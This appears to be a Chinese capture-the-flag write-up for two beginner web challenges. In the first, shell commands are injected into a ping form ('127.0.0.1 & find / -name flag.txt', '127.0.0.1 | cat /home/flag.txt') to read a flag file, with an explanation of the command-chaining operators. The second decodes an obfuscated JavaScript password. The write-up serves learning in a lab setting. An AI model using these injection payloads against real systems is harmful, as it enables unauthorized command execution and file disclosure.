
WAF主要防护的是来自对网站源站的动态数据攻击，可防护的攻击类型包括SQL注入、XSS攻击、CSRF攻击、恶意爬虫、扫描器、远程文件包含等攻击,相当于防火墙。

命令

```
command1 & command2 ：先执行command2后执行command1
command1 && command2 ：先执行command1后执行command2
command1 | command2 ：只执行command2
command1 || command2 ：command1执行失败，再执行command2(若command1执行成功，就不再执行command2)
```

打开题目发现是ping的执行界面

先输入本地ping 127.0.0.1




```
ping -c 3 127.0.0.1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.083 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.059 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.056 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.056/0.066/0.083/0.012 ms
```


根据常识可知**flag存在于flag.txt文件中**

输入命令寻找文件

```
127.0.0.1 & find / -name flag.txt
```

发现是在home目录下

```
ping -c 3 127.0.0.1 & find / -name flag.txt
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.059 ms
/home/flag.txt
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.048 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.055 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.048/0.054/0.059/0.004 ms
```


输入命令 cat找到flag

```
127.0.0.1 | cat /home/flag.txt
```

PING

请输入需要ping的地址

PING

```
ping -c 3 127.0.0.1 | cat /home/flag.txt
cyberpeace{2f0c18d95b57f45d104ede503a25f8ee}
```


Web-12 simple_js

打开源码发现一串疑似十六进制的字符串

```
<html>
<head>
    <title>JS</title>
    <script type="text/javascript">
    function dechiffre(pass_enc){
        var pass = "70,65,85,88,32,80,65,83,83,87,79,82,68,32,72,65,72,65";
        var tab  = pass_enc.split(',');
                var tab2 = pass.split(',');var i,j,k,l=0,m,n,o,p = "";i = 0;j = tab.length;
                        k = j + (l) + (n=0);
                        n = tab2.length;
                        for(i = (o=0); i < (k = j = n); i++ ){o = tab[i-l];p += String.fromCharCode((o = tab2[i]));
                                if(i == 5)break;}
                        for(i = (o=0); i < (k = j = n); i++ ){
                        o = tab[i-l];
                                if(i > 5 && i < k-l)
                                        p += String.fromCharCode((o = tab2[i]));
                        }
        p += String.fromCharCode(tab2[17]);
        pass = p;return pass;
    }
    String["fromCharCode"](dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"));

    h = window.prompt('Enter password');
    alert( dechiffre(h) );

</script>
</head>

</html>
```

用JS进制转换工具解码

Javascript \x 16进制 解码

简单易用的Javascript \x 16进制 解码

\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30

是否启用\x加密

16进制解密"\x" 16进制加密

转换十进制如下

55, 56, 54, 79, 115, 69, 114, 116, 107, 49, 50

是否启用\x加密

16进制解密"\x" 16进制加密

https://blog.csdn.net/eeeric7

用python将Ascii码转换为字符串

```
>>> # -*- coding: UTF-8 -*-
>>> arr = [55, 56, 54, 79, 115, 69, 114, 116, 107, 49, 50]
>>> s = ''.join([chr(i) for i in arr])
>>> print(s)
786OsErtk12
```

得到flag Cyberpeace{786OsErtk12}